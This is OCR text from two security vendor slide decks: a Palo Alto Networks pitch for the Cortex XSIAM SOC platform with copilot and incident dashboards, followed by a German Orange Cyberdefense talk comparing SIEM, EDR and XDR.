
XSIAM Is the Next Big Transformation in Security Operations



A new design for security operations:

- **Redefines** SOC architecture into an automation-first approach
- **Unifies** best in class SOC functions to improve analyst experience
- **Integrates** multiple products into a single platform (unified back- and frontend)
- **Extends** the SOC to the cloud, for complete visibility

XSIAM is a modular, integrated and AI Data driven SOC Platform



Co-Pilot Assistant (Generative AI)

Good Morning, Jamie!

In the last 24 hours, Cortex XSIAM detected **47 new incidents** based on **736GB** of ingested data from **14 data sources**. **92 playbooks** were triggered to auto-remediate the risk.

41/47
Incidents Resolved Automatically

Recent Favorites Explore

Search

ALERTS

DATA'...	1000
ice acc...	1
table ...	4
other ...	1000
DATA'...	1000
aba35...	667
erts d...	320
an'al...	2
ng wit...	47
alerts ...	23

JH

Type your question here

Good Morning, Jamie!

In the last 24 hours, Cortex XSIAM detected **47 new incidents** based on **736GB** of ingested data from **14 data sources**. **92 playbooks** were triggered to remediate the risk automatically.

41/47
Incidents Resolved Automatically

92
Playbooks Triggered

83
Average Incidents Score

736GB Data Ingested

Top Data Sources

- Azure 350GB
- salesforce 200GB
- Ping 10 14GB

Recent Favorites Explore

Search

ALERTS

Which analyst is most available to investigate a new incident?

Which incidents are assigned to me?

Get all open incidents assigned to user gblum

Yesterday

How do I find vulnerabilities in my system?

Has my organization been attacked by ransomware?

What are my riskiest incidents?

Show me an overview of the incidents in my organization

Which incident should I work on first?

What is the riskiest incident without an owner?

What are my top incidents?


How can I find external vulnerabilities in my environment?

Show me all starred incidents created in the last 30 days

JH

Type your question here

XSIAM Command Center



Automation First

Bring in Automation where it Matters

Bring in Automation where it Matters

Incidents are
unique.


Alerts are the
same.

Every Day Alerts...

- Several failed Logins for Locked-Out Account
- Large Upload to FTP Server
- Failed Connections
- New Administrative Behavior / Lateral Movement
- Local Analysis Malware / WlldFire Malware
- Greyware Detection
- Adversary scanning internet-connected assets

Bring in Automation where it Matters: Combing Incidents with Playbooks to auto-resolve Alerts

Auto-Data Stitching to build Causality Chain



Playbooks to auto-resolve open Alerts

AUTOMATION

- 1 Playbook waiting for analyst
- M 27626 - Fortigate - Machine Scanning The Network

[View in Alerts & Insights tab](#)

- 2 Playbooks Recommendation
- 14 Playbooks complete

Automation in the Incident View to auto-resolve Alerts

The screenshot displays the Cortex XSIAM interface for an incident titled "Malware Unusual activities" (ID-13977). The interface is divided into several sections:

- Incidents Header:** Shows "Incidents Found 10 out of 24,232 results". Filters include "Incident Sources Contains XDR Agent" and "Severity - High, Critical". A "90" badge is visible.
- Alerts Summary:** "26 Alerts" with a progress bar. Sources include XDR Agent, XDR BIOC, XDR Analytics BIOC, Correlation, and XDR IOC detected on host ocohen-laptop involving 3 users.
- Overview Tabs:** Overview (selected), Key Assets & Artifacts, Alerts & Insights, Timeline, Incident War Room, Executions.
- MITRE ATT&CK:** 10 Tactics and 20 Techniques. A bar chart shows counts for various tactics: Reconnaissance (2), Resource Development (0), Initial Access (0), Execution (9), Persistence (1), Privilege Escalation (1), Defense Evasion (10), Credential Access (5), Discovery (3), Lateral Movement (2), Collection (0), Command and Control (1), Exfiltration (1), Impact (0).
- ALERTS:** 26 Total Alerts. A bar chart shows counts for Critical (1), High (9), and Medium (16).
- AUTOMATION (highlighted in red):** A list of automation tasks:
 - 1 Playbook waiting for analyst: 27626 - Fortigate - Machine Scanning The Network. Includes a link "View in Alerts & Insights tab".
 - 2 Playbooks Recommendation
 - 14 Playbooks complete
- ALERT SOURCES (9):** XDR Agent (11), Correlation (6), XDR BIOC (4), XDR IOC (3), XDR Analytics BIOC (2).
- DATA SOURCES (4):** PANW/XDR Agent (20), Fortinet/Fortigate (3), CyberArk/Identity (2), Microsoft/Microsoft Windows (1).
- ASSETS (4):** ocohen-laptop, ocohen-laptop/ocohen, ocohen, n/a/ocohen.

Daily Log & Alert Volume in the Palo Alto Networks SOC



Log Events
Includes all log events ingested to XSIAM

Raw Alerts
All out-of-the-box alerts generated by security logs

Alerts
After grouping, exclusions, deduping

Analysis
Automated fully or partially

Incidents
Any alert that requires SOC action

10
SECONDS

Mean Time to Detect

1
MINUTE

Mean Time to Respond
(High priority)

16
FTE

Staff automation efficiency saving
(per annum)

Thank You

paloaltonetworks.com

Orange
Cyberdefense

XDR unter der Lupe:

Welche Lösung passt zu Ihnen? Finden Sie
Ihren perfekten Match!




Thomas Jupe, Business Development


Thomas.Jupe@Orangecyberdefense.com

<https://www.linkedin.com/in/thomas-jupe-67604593/>

orange™



XDR-Systeme bieten
zahlreiche Funktionen in
Bezug auf **Sicherheit**,
Bedrohungsschutz und
Abwehr



EDR

- Überwachung von Benutzer- und Softwareaktivitäten
- Proaktive Erkennung und Untersuchung fortschrittlicher Bedrohungen
- Bewertung von Schwachstellen
- Zuverlässige Alarmierung und Reaktion
- Automatisierungsfunktionen / Integrierbarkeit



Vor allem **Advanced Persistent Threats (APTs)** und **Ransomware** im Netzwerkverkehr bleiben mit klassischen EDR-Tools **häufig** unentdeckt.

XDR

- Transparenz über Endpunkte, Netzwerke, Server, Applikationen sowie Cloud
- Erkennung von unbekanntem Bedrohungen und Lateral Movement
- AI - Threat Intelligence zur ganzheitlichen Überwachung
- Schwachstellenerkennung und Bewertung
- Konsolidierung von Incidents und Aktivitäten über unterschiedliche Systeme

Mehrwerte einer XDR – Lösung

Was kann ich grundsätzlich von XDR erwarten?

- **Zentrale Sicht auf Bedrohungen**
- **Reduzierte Mean Time To Detect (MTTD)**
- **Einheitliche Orchestrierung der Bedrohungsreaktion**
- **Einsatz ohne spezifische Konfiguration**


Aber wo genau liegt der Unterschied?

Vergleich zwischen SIEM, EDR und XDR

FEATURES	SIEM	XDR	EDR
Description	Security Information & Event Management / Security Analytics	eXtended Detection & Response	Endpoint Detection & Response
Data sources	Any log data	Endpoint telemetry, network traffic and selected log data	Endpoint telemetry
Time-to-value	Months	Weeks	Days
Customization	High	Low	Low
Data model	Flexible	Fixed	Fixed
Use Cases	Threat Detection, Data Analytics, Operational analysis	Threat Detection & Response	Threat Detection & Response





Wie komme **ich** nun
zu einem **perfekten**
Match?



Ein strategischer Ansatz sollte immer die Basis sein! Der Anfang aller Entscheidungen!

Zitat:

Wer das Ziel kennt, kann entscheiden;
wer entscheidet, findet Ruhe;
wer Ruhe findet, ist sicher;
wer sicher ist, kann überlegen;
wer überlegt, kann verbessern.



Nicht jeder Angreifer ist gleich

Vor welchen Angreifern möchte ich mich schützen?

Zitat: „Kennst du dich selbst und den Gegner, / ist der Sieg dir unbenommen; / kennst du Himmel und Erde, / ist der Sieg vollkommen.“



Skilled Hacker mit
definierten Zielen
(Level 3)



High Skilled und
Funded Attacker
(Level 4)




Nation State
Sponsored
(Level 5)

Von einem Bedürfnis zum perfekten Match


Ein XDR nur weil der Markt sagt, dass es die Zukunft ist?

Lieber rational denkend, anstatt dritten und Trends blind zu vertrauen!

